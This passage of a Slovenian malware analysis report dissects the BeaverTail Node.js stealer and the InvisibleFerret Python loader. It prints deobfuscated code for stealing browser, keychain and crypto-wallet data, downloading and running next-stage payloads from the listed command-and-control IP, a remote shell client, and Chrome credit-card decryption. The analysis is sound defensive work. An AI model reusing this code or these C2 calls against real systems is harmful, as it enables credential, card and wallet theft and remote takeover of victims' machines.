Nadaljnja koda se pa nahaja v datoteki **test.js**. Tako kot prejšnji del je tudi ta koda obfuskirana in vsebuje enak način preprečevanja izvedbe z uporabo regularnih izrazov. Kodo smo deobfuskirali na podoben način kot v prejšnjem delu in dodatno smiselno preimenovali funkcije ter nekatere spremenljivke. Pridobljena koda je malo bolj kompleksna in vsebuje dva dela, s katerima najprej ukrade podatke in nato prenese ter izvede kodo nadaljnje stopnje.

Kraja podatkov

```
JS test.js
stealerMain = async () => {
  hostId = hostname;
  "d" == platform[0] && (hostId = hostId + "+" + userInfo.username);
  try {
    const a4 = s("~/");
    await stealExtensionDataWrapper(chromeConfig, 0);
    await stealExtensionDataWrapper(braveConfig, 1);
    await stealExtensionDataWrapper(operaConfig, 2);
    "w" == platform[0]
      ? ((pa = "" + a4 + "/AppData/" + "Local/Microsoft/Edge" + "/User Data"),
        await stealExtensionData(pa, "3_", false))
      : "l" == platform[0]
      ? (await linuxPasswordStealer(), await linuxChromeStealer(), await linuxFirefoxStealer())
      : "d" == platform[0] &&
        (await (async () => {
          let a5 = [];
          const a6 = "Login Data";
          if (((pa = "" + homeDir + "/Library/Keychains/login.keychain"), fileExists(pa))) {
            try {
              a5.push({
                ["value"]: fileCreateReadStream(pa),
                ["options"]: { ["filename"]: "logkc-db" },
              });
            } catch (a9) {}
          } else {
            if (((pa += "-db"), fileExists(pa))) {
              try {
                a5.push({
                  ["options"]: { ["filename"]: "logkc-db" },
                });
              } catch (aa) {}
            }
          }
          try {
            let ac = "";
            if (((ac = "" + homeDir + "/Library/Application Support/" + "Google/Chrome"), ac && "" !== ac &&
            getAccess(ac))) {
              for (let ad = 0; ad < 200; ad++) {
                const ae =
                  ac + "/" + (0 === ad ? "Default" : "Profile" + " " + ad) + "/" + a6;
                try {
                  if (!getAccess(ae)) {
                    continue;
                  }
                  const af = ac + "/ld_" + ad;
                  getAccess(af)
                    ? a5.push({
                        ["value"]: fileCreateReadStream(af),
                        ["options"]: { ["filename"]: "pld_" + ad },
                      })
                    : fs.copyFile(ae, af, (ag) => {
                        let ah = [
                          {
                            ["value"]: fileCreateReadStream(ae),
                            ["options"]: { ["filename"]: "pld_" + ad },
                          },
                        ];
                        uploadData(ah);
                      });
                } catch (ag) {}
              }
            }
          } catch (ah) {}
          return uploadData(a5), a5;
        })(),
        await macStealer(),
        await macFirefoxStealer());
    await uploadDirWrapper("Exodus/exodus.wallet", "exod");
    await uploadDirWrapper("atomic/Local Storage/leveldb", "atmc");
  } catch (a5) {}
```


Zgoraj je vidna glavna funkcija, ki pridobi in pošlje podatke iz različnih spletnih brskalnikov. **Najprej poskusi pridobiti podatke iz razširitev/dodatkov brskalnikov, na Linux in Darwin sistemih pa nato še druge podatke, shranjenih v brskalnikih (gesla, seje, zgodovina, itd.).** Pridobljene podatke pošlje nadzornemu strežniku preko HTTP POST zahtev na naslov:

> **hxxp://23[.]106.253.221:1244/uploads**

Spodaj je naveden seznam razširitev iz katerih program krade podatke:

ID razširitve	Ime	Vir
nkbihfbeogaeaoehlefnkodbefgpgknn	Metamask	Chrome store
ejbalbakoplchlghecdalmeeeajnimhm	Metamask	Microsoft store
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink	Chrome store
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet	Chrome store
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet	Chrome store
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom	Chrome store
aeachknmefphepccionboohckonoeemg	Coin98 Wallet	Chrome store
egjidjbpglichdcondbcbdnbeeppgdph	Trust Wallet	Chrome store
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com | Wallet Extension	Chrome store
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet	Chrome store
mcohilncbfahbmgdjkbpemcciiolgcge	OKX Wallet	Chrome store
pdliaogehgdbhbnmkklieghmmjkpigpa	Bybit Wallet	Chrome store
bhghoamapcdpbohphigoooaddinpkbai	Authenticator	Chrome store

Prenos in izvršitev naslednje stopnje



```
JS test.js
execNextStage = async () =>
  await new Promise((a4, a5) => {
    if ("w" != platform[0]) {
      (() => {
        const a7 = b,
          a8 = u,
          a9 = Z,
          aa = o,
          ac = "http://23.106.253.221:1244" + a7 + "/" + e,
          ad = "" + homeDir + aa;
        let ae = 'python3 "' + ad + '"',
          af = 'python "' + ad + '"';
        request.get(ac, (ag, ah, ai) => {
          ag ||
            (fs.writeFileSync(ad, ai),
            exec(ae, (aj, ak, al) => {
              aj && exec(af, (am, an, ao) => {});
            }));
        });
      })();
    } else {
      fileExists("" + ("" + homeDir + G + i))
        ? (() => {
            const a7 = b,
              a8 = Z,
              a9 = u,
              aa = o,
              ab = "http://23.106.253.221:1244" + a7 + "/" + e,
              ac = "" + homeDir + aa,
              ad = '"' + homeDir + G + i + '" "' + ac + '"';
            try {
              removeFile(ac);
            } catch (ae) {}
            request.get(ab, (af, ag, ah) => {
              if (!af) {
                try {
                  fs.writeFileSync(ac, ah);
                  exec(ad, (ai, aj, ak) => {});
                } catch (ai) {}
              }
            });
          })()
        : downloadPythonEnv();
    }
  });
```

Drugi del kode na Windows sistemih najprej namesti Python 3.11 okolje. To naredi tako, da z orodjem curl prenese ZIP arhiv iz naslova **hxxp://23[.]106.253.221:1244/pdown**, ki vsebuje celotno Python okolje za Windows OS in ga shrani pod imenom **p2.zip** v mapi z začasnimi datotekami. Ta arhiv nato z orodjem tar razširi v domačo mapo uporabnika. Zanimivost pri tem je uporaba orodji curl in tar (bsdtar – omogoča razširitev ZIP datotek), ki sta bolj značilni za operacijske sisteme podobne Unixu, vendar sta orodji vsebovani tudi v Windows OS-ih novejših od verzije 1803 (build 17063). Za ostale operacijske sisteme program predvideva, da je Python okolje že nameščeno.

Zatem program s HTTP GET zahtevo pridobi kodo iz naslova:

> **hxxp://23[.]106.253.221:1244/client/ZU1RINz7**

Odgovor shrani v datoteko **.npl** v domači mapi uporabnika in jo nato izvrši s Python interpretorjem. Zatem se zlonamerna koda nadaljuje v različnih Python skriptah. Node.js koda v tej sekciji je znana po imenu BeaverTail in se jo lahko prepozna po formatu URL-jev, s katerimi komunicira, imenu prenešenih datotek (**.npl**) in po sami funkciji prenosa Python okolja in zagonu tovora.

Python – InvisibleFerret

```
.npl
1  sType = 'ZU1RINz7'
2  qt="GlmYk"+"sYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4RKT4oDwgqGF8qNTRmGSsSSTAhNwMfLUsBPD0yCR4tGHk8NCQJHS1RAC...
3  import base64
4  dx=base64.b64decode(qt[8:]);sk=qt[:8];sl=len(dx);rb=''
5  for aa in range(sl):k=aa&7;c=chr(dx[aa]^ord(sk[k]));rb+=c
6  exec(rb)
```

Koda v datoteki **.npl** je šifrirana po zelo preprostem postopku. Spremenljivka **qt** vsebuje ključ (prvih 8 znakov) in zašifrirane podatke (preostali znaki). Podatke najprej dekodira (base64) in dešifrira (XOR), nato pa dobljeno kodo izvrši s pomočjo funkcije **exec**.

```
.npl
1  sType = 'ZU1RINz7'
2
3  import base64,platform,os,subprocess,sys
4  try:import requests
5  except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests
6
7  ot = platform.system()
8  home = os.path.expanduser("~")
9  host="I1My4yMjE=MjMuMTA2Lj"
10 host1 = '23.106.253.221'
11 host2 = 'http://23.106.253.221:1244'
12 pd = os.path.join(home, ".n2")
13 ap = pd + "/pay"
14 def download_payload():
15     if os.path.exists(ap):
16         try:os.remove(ap)
17         except OSError:return True
18     try:
19         if not os.path.exists(pd):os.makedirs(pd)
20     except:pass
21
22     try:
23         aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
24         with open(ap, 'wb') as f:f.write(aa.content)
25         return True
26     except Exception as e:return False
27 res=download_payload()
28 if res:
29     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW |
       subprocess.CREATE_NEW_PROCESS_GROUP)
30     else:subprocess.Popen([sys.executable, ap])
31
32 if ot=="Darwin":sys.exit(-1)
33
34 ap = pd + "/bow"
35 def download_browse():
36     if os.path.exists(ap):
37         try:os.remove(ap)
38         except OSError:return True
39     try:
40         if not os.path.exists(pd):os.makedirs(pd)
41     except:pass
42     try:
43         aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
44         with open(ap, 'wb') as f:f.write(aa.content)
45         return True
46     except Exception as e:return False
47 res=download_browse()
48 if res:
49     if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW |
       subprocess.CREATE_NEW_PROCESS_GROUP)
50     else:subprocess.Popen([sys.executable, ap])
```

Poleg enostavnega šifriranja koda ne vsebuje drugih metod obfuskacije, kar močno olajša analizo. Namen kode je prenos in izvršitev dveh dodatnih Python skript oz. modulov:

Ime modula	URL	Mesto prenosa
Payload	hxxp://23[.]106.253.221:1244/payload/ZU1RINz7	$HOME/.n2/pay

Browser	hxxp://23[.]106.253.221:1244/brow/ZU1RINz7	$HOME/.n2/bow

Program na Darwin sistemih izvrši samo prvi modul (Payload) in zatem, s klicem funkcije **sys.exit**, zaključi izvajanje. Začetek programa vsebuje tudi zanimiv način, s katerim dinamično namesti vse potrebne knjižnice (dependencies).

Payload modul

pay

```
sType = 'ZU1RINz7'

_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(b'==QBDfReP0///...
```

Podobno kot prejšnji del je tudi tu koda prekrita, vendar po nekoliko drugačnem postopku. V tem primeru je koda stisnjena (zlib), kodirana (base64) in na koncu je rezultat kodiranja še obrnjen. Razširjena koda je nato izvedena s funkcijo **exec**. Vendar po le eni iteraciji tega postopka še ne dobimo povrnjene kode, saj je v tem primeru koda večkrat stisnjena. Pridobljena koda po prvi iteraciji:

tmp.py

```
exec((_)(b'+AFS/8377z//knq30HkZXiw3tLbgJ6htHIJZafVRV82Rl/NNynyaQOipLphioserP9FziGb+kAR+znOrDoAK/RzM7wezmWOdwfh9r...
```

Za popolno povrnitev kode smo spisali preprosto Python skripto:

decompress.py

```
data=b'==QBDfReP0///9J/Vuj3SiAL1hyJcBKfm+vrOSH1KXNEJbW+9/yBePdOmWF+JX1cbHWF+/DawmAILG8fXEEBAoYQmc04fMmZauk3Q16SE...
decompress = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]))

data = decompress(data)
i = 1
while data.startswith(b"exec((_)(b'"):
    data = decompress(data[11:-2])
    i += 1

print(f'Code decompressed in {i} iterations\n')
open('decompressed.py', 'wb').write(data)
```

Po 50 iteracijah dobimo dokončno razširjeno kodo. Tudi ta ne vsebuje kakšnih drugih metod obfuskacije. Njen glavni namen je izvajanje prejetih ukazov iz C2 strežnika.

pay.py

```
HOST0 = '173.211.106.101'
PORT0 = 1244

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count =
    0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket);s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
                    except:pass
                    return _T
                sleep(15)
            except Exception as e:sleep(20);pass
    def run(A):
        if A.make_connection:return

client = Client()
```

Zgornji izsek kode vsebuje razred **Client**, ki izvede povezavo na C2 strežnik in začne komunikacijo, ki poteka preko TCP protokola. V tem primeru je naslov C2 strežnika sledeč:

> **173[.]211.106.101:1244**

Po povezavi na C2 strežnik začne program izvajati prejete ukaze. Struktura paketa, ki vsebuje ukaz, je zelo preprosta:

4 bajti – big endian	…
Velikost podatkov	Podatki

Sam ukaz (podatki) je v JSON formatu in je sestavljen iz ID ukaza (število) in argumentov. Razred, ki bere in izvrši ukaze, je **Shell**:

pay.py

```python
class Shell(object):
    def __init__(A,S):
        A.sess = S;A.is_alive = _T;A.is_delete = _F;A.lock = RLock();A.timeout_count=0;A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {1:A.ssh_obj,2:A.ssh_cmd,3:A.ssh_clip,4:A.ssh_run,5:A.ssh_upload,6:A.ssh_kill,7:A.ssh_any,8:A.
        ssh_env,9:A.ssh_zcp}

    def listen_recv(A):
        while A.is_alive:
            recv=A.sess.recv()
            if recv==-1:
                if A.timeout_count<30:A.timeout_count+=1;continue
                else:A.timeout_count=0;recv=_N
            if recv:
                A.timeout_count=0
                with A.lock:
                    D=json.loads(recv);c=D['code'];args=D['args']
                    if c in A.cmds:tg=A.cmds[c];t=Thread(target=tg,args=(args,));t.start()#tg(args)
                    else:
                        if A.is_alive:A.is_alive=_F;A.close()
            else:
                if A.is_alive:A.timeout_count=0;A.is_alive=_F;A.close()

    def shell(A):
        t1 = Thread(target=A.listen_recv);t1.daemon=_T;t1.start()
        while A.is_alive:
            try:sleep(5)
            except:break
        A.close()
        return A.is_delete

    def send(A,code=_N,args=_N):A.sess.send(code=code,args=args)
```

Tabela možnih ukazov:

ID ukaza	Ime funkcije	Opis
1	ssh_obj	Izvrši ukaz v ukazni lupini in vrne izhod.
2	ssh_cmd	Izvrši posebne ukaze. V tem primeru je implementiran samo en ukaz, ki zapre celotno povezavo.
3	ssh_clip	Vrne zabeležene vnose (keylogger). Keylogger je aktiven samo na Windows OS.
4	ssh_run	Prenese in izvrši »Browser« modul (opisan v nadaljevanju).
5	ssh_upload	Omogoča iskanje datotek po sistemu in odlaganje datotek na nek FTP strežnik (podatki FTP strežnika so podani v argumentih ukaza).
6	ssh_kill	Ubije procese brsklanikov Chrome in Brave
7	ssh_any	Prenese in izvrši dodatno skripto, ki namesti in konfigurira program za oddaljen dostop AnyDesk
8	ssh_env	Pridobi datoteke iz zunanjih diskov in map za dokumente ter prenose in jih odloži na FTP strežnik
9	ssh_zcp	Ukrade podatke brskalnikov, razširitev, upravljalcev gesel, kripto denarnic in nekaterih drugih aplikacij ter jih shrani v zašifriran arhiv.

		Arhiv nato odloži na FTP strežnik ali pa jih pošlje v Telegram kanal (preko API-ja)

Ukaz **ssh_zcp** krade podatke iz aplikacij Chrome, Chromium, Opera, Brave, Edge, Vivaldi, 1Password, Exodus, Atomic, Electrum, WinAuth, Proxifier v4, Dashlane, ter iz razširitev iz spodnjega seznama:

ID razširitve	**Ime**
aeachknmefphepccionboohckonoeemg	Coin98
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask
ejjladinnckdgjemekebdpeokbikhfci	PetraAptos
egjidjbpglichdcondbcbdnbeeppgdph	Trust
fhbohimaelbohpjbbldcngcnapndodjp	Binance
gjdfdfnbillbflbkmldbclkihgajchbg	Termux
hifafgmccdpekplomjjkcfgodnhcellj	Crypto
hnfanknocfeofbddgcijnmhnfnkdnaad	CoinBase
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
lgmpcpglpngdoalbgeoldeajfclnhafa	Safepal
mcohilncbfahbmgdjkbpemcciiolgcge	OKX
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask
nphplpgoakhhjchkkhmiggakijnkhfnd	Ton
pdliaogehgdbhbnmkklieghmmjkpigpa	ByBit
phkbamefinggmakgklpkljjmgibohnba	Pontem
kkpllkodjeloidieedojogacfhpaihoh	Enkrypt
agoakfejjabomempkjlepdflaleeobhb	Core
jiidiaalihmmhddjgbnbgdfflelocpak	Bitget
kgdijkcfiglijhaglibaidbipiejjfdp	Cirus
kkpehldckknjffeakihjajcjccmcjflh	HBAR

idnnbdplmphpflfnlkomgpfbpcgelopg	Xverse
fccgmnglbhajioalokbcidhcaikhlcpm	Zapit
fijngjgcjhjmmpcmkeiomlglpeiijkld	Talisman
enabgbdfcbaehmbigakijjabdpdnimlg	Manta
onhogfjeacnfoofkfgppdlbmlmnplgbn	Sub
amkmjjmmflddogmhpjloimipbofnfjih	Wombat
glmhbknppefdmpemdmjnjlinpbclokhn	Orange
hmeobnfnfcmdkdcmlblgagmfpfboieaf	XDEFI
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
fcfcfllfndlomdhbehjjcoimbgofdncg	LeapCosmos
anokgmphncpekkhclmingpimjmcooifb	Compass
epapihdplajcdnnkdeiahlgigofloibg	Sender
efbglgofoippbgcjepnhiblaibcnclgk	Martian
ldinpeekobnhjjdofggfgjlcehhmanlj	Leather
lccbohhgfkdikahanoclbdmaolidjdfl	Wigwam
abkahkcbhngaebpcgfmhkoioedceoigp	Casper
bhhhlbepdkbapadjdnnojkbgioiodbic	Solflare
klghhnkeealcohjjanjjdaeeggmfmlpl	Zerion
lnnnmfcpbkafcpgdilckhmhbkkbpkmid	Koala
ibljocddagjghmlpgihahamcghfggcjc	Virgo
ppbibelpcjmhbdihakflkdcoccbgbkpo	UniSat
afbcbjpbpfadlkmhmclhkeeodmamcflc	Math
ebfidpplhabeedpnhjnobghokpiioolj	Fewcha
fopmedgnkfpebgllppeddmmochcookhc	Suku
gjagmgiddbbciopjhllkdnddhcglnemk	Hashpack
jnlgamecbpmbajjfhmmmlhejkemejdma	Braavos
pgiaagfkgcbnmiiolekcfmljdagdhlcm	Stargazer

khpkpbbcccdmmclmpigdgddabeilkdpd	Suiet
kilnpioakcdndlodeeceffgjdpojajlo	Aurox
bopcbmipnjdcdfflfgjdgdjejmgpoaab	Block
kmhcihpebfmpgmihbkipmjlmmioameka	Eternl
aflkmfhebedbjioipglgcbcmnbpgliof	Backpack
ajkifnllfhikkjbjopkhmjoieikeihjb	Moso
pfccjkejcgoppjnllalolplgogenfojk	Tomo
jaooiolkmfcmloonphpiiogkfckgciom	Twetch
kmphdnilpmdejikjdnlbcnmnabepfgkh	OsmWallet
hbbgbephgojikajhfbomhlmmollphcad	Rise
nbdhibgjnjpnkajaghbffjbkcgljfgdi	Ramper
fldfpgipfncgndfolcbkdeeknbbbnhcc	MyTon
jnmbobjmhlngoefaiojfljckilhhlhcj	OneKey
fcckkdbjnoikooededlapcalpionmalo	MOBOX
gadbifgblmedliakbceidegloehmffic	Paragon
ebaeifdbcjklcmoigppnpkcghndhpbbm	SenSui
opfgelmcmbiajamepnmloijbpoleiama	Rainbow
jfflgdhkeohhkelibbefdcgjijppkdeb	OrdPay
kfecffoibanimcnjeajlcnbablfeafho	Libonomy
opcgpfmipidbgpenhmajoajpbobppdil	Sui
penjlddjkjgpnkllboccdgccekpkcbin	OpenMask
kbdcddcmgoplfockflacnnefaehaiocb	Shell
abogmiocnneedmmepnohnhlijcjpcifd	Blade
omaabbefbmiijedngplfjmnooppbclkk	Tonkeeper
cnncmdhjacpkmjmkcafchppbnpnhdmon	HAVAH
eokbbaidfgdndnljmffldfgjklpjkdoi	Fluent
fnjhmkhhmkbjkkabndcnnogagogbneec	Ronin

dmkamcknogkgcdfhhbddcghachkejeap	Keplr
dlcobpjiigpikoobohmabehhmhfoodbb	ArgentX
aiifbnbfobpmeekipheeijimdpnlpgpp	Station
eajafomhmkipbjmfmhebemolkcicgfmd	Taho
mkpegjkblkkefacfnmkajcjmabijhclg	MagicEden
ffbceckpkpbcmgiaehlloocglmijnpmp	Initia
lpfcbjknijpeeillifnkikgncikgfhdo	Nami
fpkhgmpbidmiogeglndfbkegfdlnajnf	Cosmostation
kppfdiipphfccemcignhifpjkapfbihd	Frontier
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashalane
hdokiejnpimakedhajhdlcegeplioahd	LastPass
bhghoamapcdpbohphigoooaddinpkbai	GoogleAuth

Browser modul

Tudi ta modul je kodiran in stisnjen po enakem postopku kot prejšnji. Njegov namen je kraja gesel in kreditnih kartic shranjenih v spletnih brskalnikih. Gre za bolj specializirano različico **ssh _zcp** ukaza iz prejšnjega modula in kradljivca v BeaverTail kodi.

> Razlika je v tem, da ostala dva kradljivca preneseta celotne mape s shranjenimi podatki spletnih brskalnikov, ta se pa **osredotoči samo na shranjena gesla in kreditne kartice.**

bow.py

```
51  class CB:
52  ›   ...
128
129     def retrieve_web(A):
130
131         web_paths, keys = A.b_web_paths, A.keys
132         temp_path = (home + "/AppData/Local/Temp") if A.target_os == "Windows" else "/tmp"
133
134         try:
135             for web_path in web_paths:
136                 filename = os.path.join(temp_path, "webdata.db")
137                 shutil.copyfile(web_path, filename)
138
139                 conn = sqlite3.connect(filename)
140                 cursor = conn.cursor()
141                 cursor.execute(
142                     'SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified
                    FROM credit_cards')
143
144                 key = keys[web_paths.index(web_path)]
145                 for row in cursor.fetchall():
146                     if not row[0] or not row[1] or not row[2] or not row[3]:
147                         continue
148
149                     if A.target_os == "Windows":card_number = A.dec_win_pwd(row[3], key)
150                     elif A.target_os == "Linux" or A.target_os == "Darwin":card_number = A.dec_unx_pwd(row[3],
                    key)
151                     else:card_number = ""
152
153                     if card_number == "" and not A.bl_pwds:continue
154
155                     A.webs.append(dict(name_on_card=row[0],expiration_month=row[1],expiration_year=row[2],
                    card_number=card_number,date_modified=row[4]))
156
157                 cursor.close();conn.close()
158                 try:os.remove(filename)
159                 except OSError:pass
160         except Exception as E:return []
```

Zgornja funkcija pridobi podatke kreditnih kartic, shranjenih v nekem brskalniku. Najprej iz SQLite baze **webdata.db** pridobi zašifrirane podatke in jih zatem še dešifrira.

```
51  class CB:
86      @staticmethod
87      def dec_unx_pwd(p: bytes, k: bytes) -> str:
88          try:
89              iv = b' ' * 16;p = p[3:]
90              cipher = AES.new(k, AES.MODE_CBC, IV=iv)
91              return cipher.decrypt(p).strip().decode('utf8')
92          except Exception:return ""
181 class Windows(CB):
221     @staticmethod
222     def get_encryption_key(path: Union[Path, str]):
223         try:
224             with open(path, "r", encoding="utf-8") as file:
225                 local_state = file.read()
226                 local_state = json.loads(local_state)
227
228             key = base64.b64decode(local_state["os_crypt"]
                ["encrypted_key"])
229             key = key[5:]
230             return win32crypt.CryptUnprotectData(key, _N, _N,
                _N, 0)[1]
231         except:
232             return ""
233     @staticmethod
234     def dec_win_pwd(p: bytes, k: bytes) -> str:
235         try:
236             iv = p[3:15]
237             p = p[15:]
238             cipher = AES.new(k, AES.MODE_GCM, iv)
239             return cipher.decrypt(p)[:-16].decode()
240         except Exception:
241             try:return str(win32crypt.CryptUnprotectData(p, _N,
                _N, _N, 0)[1])
242             except Exception:return ""
```

```
244 class Linux(CB):
286     def get_encryption_key(A) -> bytes:
287         try:
288             label = "Chrome Safe Storage"  # Default
289             if A.browser=="opera":label="Chromium Safe Storage"
290             elif A.browser=="brave":label="Brave Safe Storage"
291             elif A.browser=="yandex":label="Yandex Safe Storage"
292
293             passw = 'peanuts'.encode('utf8')
294             bus = secretstorage.dbus_init()
295             collection = secretstorage.get_default_collection
                (bus)
296             for item in collection.get_all_items():  # Iterate
297                 if item.get_label() == label:passw = item.
                    get_secret().decode("utf-8");break
298
299             return PBKDF2(passw, b'saltysalt', 16, 1)
300         except:return ""
302 class Mac(CB):
347     def get_encryption_key(A) -> Union[str, _N]:
348         try:
349             label="Chrome"  # Default
350             if A.browser=="opera":label="Opera"
351             elif A.browser=="brave":label="Brave"
352             elif A.browser=="yandex":label="Yandex"
353
354             safe_storage_key = subprocess.check_output(
355                 f"security 2>&1 > /dev/null
                    find-generic-password -ga '{label}'",
356                 shell=_T)
357
358             return re.findall(r'\"(.*?)\"', safe_storage_key.
                decode("utf-8"))[0]
359         except:return ""
```

Pridobitev ključa in dešifriranje se razlikuje glede na operacijski sistem, saj se tudi sama implementacija v brskalnikih nekoliko razlikuje. V Windows OS-u program za dešifriranje podatkov uporabi funkcijo **dec_win_pwd**, na ostalih OS-ih pa **dec_unx_pwd**. Na Windows OS-u je ključ dodatno zašifriran in

shranjen v JSON datoteki **Local State**, za dešifriranje tega ključa se uporablja Windows API funkcija **CyptUnprotectData**, ki s posebnim ključem trenutnega uporabnika dešifrira podatke. Ostali operacijski sistemi pa imajo ključ shranjen v t.i. keychain/keyring sistemskih shrambah.

bow.py

```
39  class BVer:
40      def __str__(A):return A.b_n
41      def __eq__(A,__o):return A.b_n==__o
42
43  class Chrome(BVer):b_n = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"];v_l =
    ["google-chrome", "google-chrome-unstable", "google-chrome-beta"];v_m = ["chrome", "chrome dev", "chrome beta",
    "chrome canary"]
44  class Brave(BVer):b_n = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l =
    ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_m = ["Brave-Browser", "Brave-Browser-Beta",
    "Brave-Browser-Nightly"]
45  class Opera(BVer):b_n = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera",
    "opera-beta", "opera-developer"];v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.
    operasoftware.OperaDeveloper"]
46  class Yandex(BVer):b_n = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
47  class MsEdge(BVer):b_n = "msedge";v_w = ["Edge"];v_l = [];v_m = []
48
49  av_bros = [Chrome, Brave, Opera, Yandex, MsEdge]
50
51  class CB:
52      ...
173
174     def save(A, fn: Union[Path, str], fp: Union[Path, str], vb: bool = _T) -> bool:
175         cc = fp + '\n' + A.pretty_print()
176         ops = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': cc}
177         url = host2+'/keys'
178         try:requests.post(url, data=ops)
179         except:return ""
```

V zgornjem izseku kode vidimo, da podatke krade samo iz spletnih brskalnikov Chrome, Opera, Brave, Yandex in Edge (baziranih na Chromium), kar je najverjetneje posledica višje specializiranosti. Pridobljene podatke pošlje z metodo **save,** kjer se tudi vidi, da uporabi HTTP POST zahtevo na fiksni naslov **hxxp://23[.]106.253.221:1244/keys**.

Povzetek

V tem delu smo pogledali delovanje dveh zlonamernih Python skript, ki sta prenešeni in izvedeni preko t.i. loaderja ali dropperja (**.npl**) z imenom InvisibleFerret. Podobno kot za BeaverTail lahko tudi tega prepoznamo po obliki URL-jev s katerimi komunicira, imenih modulov (pay, bow, adc) ali pa imenu skripte **.npl**.

Seznam indikatorjev zlorabe (IoC)

Ime	SHA256
userRoutes.js	4f632429fedb39fa2addaeff3ba900679ebff99e45353d523776831e2558df80
